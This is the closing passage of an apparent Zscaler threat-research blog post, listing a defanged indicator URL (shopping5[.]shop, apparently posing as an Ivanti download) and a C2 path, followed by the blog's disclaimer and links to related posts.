	shopping5[.]shop/?file=ivanti

C2 Path **/income_shit**

Thank you for reading

Was this post useful?

Yes, very!

Not really

Disclaimer: This blog post has been created by Zscaler for informational purposes only and is provided "as is" without any guarantees of accuracy, completeness or reliability. Zscaler assumes no responsibility for any errors or omissions or for any actions taken based on the information provided. Any third-party websites or resources linked in this blog post are provided for convenience only, and Zscaler is not responsible for their content or practices. All content is subject to change without notice. By accessing this blog, you agree to these terms and acknowledge your sole responsibility to verify and use the information as appropriate for your needs.


Explore more Zscaler blogs

The Unintentional Leak: A glimpse into the attack vectors of APT37

Read post

Smash PostScript Interpreters Using A Syntax-Aware Fuzzer

Read post



Hibernating Qakbot: A Comprehensive Study and In-depth Campaign Analysis

Read post

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our privacy policy.